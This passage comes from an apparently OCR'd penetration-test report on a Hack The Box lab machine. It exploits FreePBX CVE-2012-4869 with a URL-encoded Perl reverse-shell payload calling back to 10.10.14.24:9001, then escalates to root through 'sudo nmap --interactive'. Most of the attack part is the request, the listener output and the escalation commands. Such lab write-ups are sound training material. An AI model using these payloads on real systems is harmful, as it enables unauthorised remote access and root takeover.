


Request to https://10.10.10.7:443

```
GET
/recordings/misc/callme_page.php?action=c&callmenum=1000@from-internal/n%0D%0AApplication:%20sys
0.10.14.24%3a9001%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsyste
Host: localhost:8081
User-Agent: Python-urllib/1.17
Accept: */*
Connection: close
```

Figure 3.9: 245-exploit_burp.png

We are getting a call failed error. Since this website deals with calling feature so its trying for the extensions. By default this exploit scans only with the extension 1000.




```
GET
/recordings/misc/callme_page.php?action=c&callmenum=1000@from-internal/n%0D%0AApplication:%20syste
m%0D%0AData:%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSock
et%3a%3aINET%28PeerAddr%2c%2210.10.14.24%3a9001%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-%3e
fdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A HTTP/1.0
Host: localhost:8081
User-Agent: Python-urllib/1.17
Accept: */*
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 06 Jul 2021 20:49:40 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Set-Cookie: ARI=ciagv68jqqctav5j51vm11il23; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 947
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <TITLE>Voicemail Message Call Me Control</TITLE>
    <link rel="stylesheet" href="../theme/main.css" type="text/css">
    <meta http-equiv="content-type" content="text/html; charset=UTF-8">
  </head>

<table class='voicemail' style='width: 100%; height: 100%; margin: 0 0 0 0; border: 0px; padding: 0px'><tr><td
valign='middle' style='border: 0px'></td></tr></table><script
language='javascript'>parent.document.getElementById('callme_status').innerHTML = 'The call failed.  Perhaps the line
was busy.';</script><script
language='javascript'>parent.document.getElementById('pb_load_inprogress').value='false';</script><script
language='javascript'>parent.document.getElementById('callme_status').parentNode.style.backgroundColor =
'white';</script>  </body>
</html>
```

Figure 3.10: 250-call_failed.png

I have written the script to scan the multiple extensions of freepbx here CVE-2012-4869.



```
 → python3 test8.py
Enter the ip address of target machine: 10.10.10.7
Enter the ip address of your machine: 10.10.14.24
Enter the netcat listening port: 9001

Make sure you have netcat listening on the other side


 ***IF YOU GET ANY ERROR CHECK THE README PAGE FOR FURTHER INSTRUCTIONS***


 ***BEFORE RUNNING THE SCRIPT MAKE SURE YOU HAVE NETCAT LISTENING***



[◔] Kindly wait for sometime the script is checking with multiple extensions to dial and get the reverse connection
Extension 230 is not working so trying with different extension
Extension 231 is not working so trying with different extension
Extension 232 is not working so trying with different extension

The correct extension for this one is 233 You must have received the reverse shell in netcat
```


Figure 3.11: 255-18650.py.png

By checking the script i can see that the correct extension is 233 and i got the reverse shell.

```
 → nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.7 34069
id
uid=100(asterisk) gid=101(asterisk)
```

3.2.1.4 Privilege Escalation


From the script i can see the privilege escalation as well which belongs to the nmap.



```
#nc -nlvp 9001
#Listening on 0.0.0.0 9001
#Connection received on 10.10.10.7 34069
#id
#uid=100(asterisk) gid=101(asterisk)
#sudo nmap --interactive

#Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
#Welcome to Interactive Mode -- press h <enter> for help
#nmap> !sh
#id
#uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Figure 3.12: 260-script_priv.png


By checking the same i can see that we can run nmap as sudo. Lets see if we have access to the nmap as sudo.



```
sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY"

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
```

Figure 3.13: 265-sudo_l.png

Lets follow the script and get the root.




```
 → nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.7 34069
id
uid=100(asterisk) gid=101(asterisk)
sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !bash
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Figure 3.14: 270-priv_escalation.png

3.2.1.5 Proof File


User



```
bash-3.2# cat user.txt
ef0[redacted]db2a
```

Figure 3.15: 275-user.txt.png

Root



```
bash-3.2# cat /root/root.txt
b81[redacted]51c
bash-3.2#
```

Figure 3.16: 280-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.